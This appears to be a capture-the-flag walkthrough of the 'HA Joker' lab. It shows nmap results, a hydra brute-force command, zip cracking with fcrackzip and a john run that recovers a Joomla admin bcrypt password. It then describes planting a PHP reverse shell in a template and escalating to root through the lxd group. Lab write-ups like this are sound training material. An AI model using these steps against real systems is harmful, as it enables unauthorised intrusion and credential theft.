HA Joker CTF

Nmap Results :

```
Nmap scan report for 10.10.178.140
Host is up (0.048s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ad:20:1f:f4:33:1b:00:70:b3:85:cb:87:00:c4:f4:f7 (RSA)
|   256 1b:f9:a8:ec:fd:35:ec:fb:04:d5:ee:2a:a1:7a:4f:78 (ECDSA)
|_  256 dc:d7:dd:6e:f6:71:1f:8c:2c:2c:a1:34:6d:29:99:20 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Joker
8080/tcp open  http    Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Please enter the password.
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 401 Unauthorized
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/20%OT=22%CT=1%CU=31941%PV=Y%DS=2%DC=T%G=Y%TM=5F15A28
OS:E%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=A)OPS
OS:(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST1
OS:1NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
```

So lets go to port 80 first i enummerated a little and didnt find anything at first there is no directory that was super intresting there was a secret.txt file which was one of the questions but leaving that nothing else .


And then we went to 8080 and it needs us to put credentials which we can use hydra to bruteforce .

```
hydra -l joker -P /usr/share/wordlists/rockyou.txt -s 8080 -f 10.10.178.140 http-get /
```

and we find a password preety fast and easily so lets login to 8080 and see whats there and it seems like joomla blog and we after some brute forcing find a intresting backup.zip file which lets download and it requires a password so lets try using fcrackzip on it and try to crack it.


```
fcrackzip -u -D -p '/usr/share/wordlists/rockyou.txt' backup.zip
```

and we find out the password for this very very soon and we find out there is a db file and a file called joomladb.sql and then lets search for joomla or admin and we will find a has for usernames and password.



```
BLE KEYS */;
Super Duper User','admin','admin@example.com','$2y$10$b43UqoH5UpXokj2y9e/8U.LD8T3jEQCuxG2oHzALoJaj9M5unOcbG',0,1,
LE KEYS */;
```

and now lets put that hash in a txt file and lets use john to crack it and we get this. So lets login in to the joomla login page and then use that to spawn a shell.



```
Session completed
root@kali:~/thm/joker# john  pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
abcd1234         (?)
1g 0:00:00:03 DONE 2/3 (2020-07-20 10:30) 0.3333g/s 252.0p/s 252.0c/s 252.0C/s yellow..baby
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/thm/joker# █
```

So now lets go to Joomla administrator page and lets go to manage templates section and then replace the index.php page with a php reverse shell and put our ip in it and listen via netcat. and then load it for preview and it will give us a shell back.

Lets import tty to our shell first and then lets check what id and group this user is part of its part of the lxd grou which we can use to escalate our privelleges and lets first check what containers are listed

```
lxc image ls
```

and now lets just use this article to escalate our privelleges

https://www.hackingarticles.in/lxd-privilege-escalation/

and gg we got root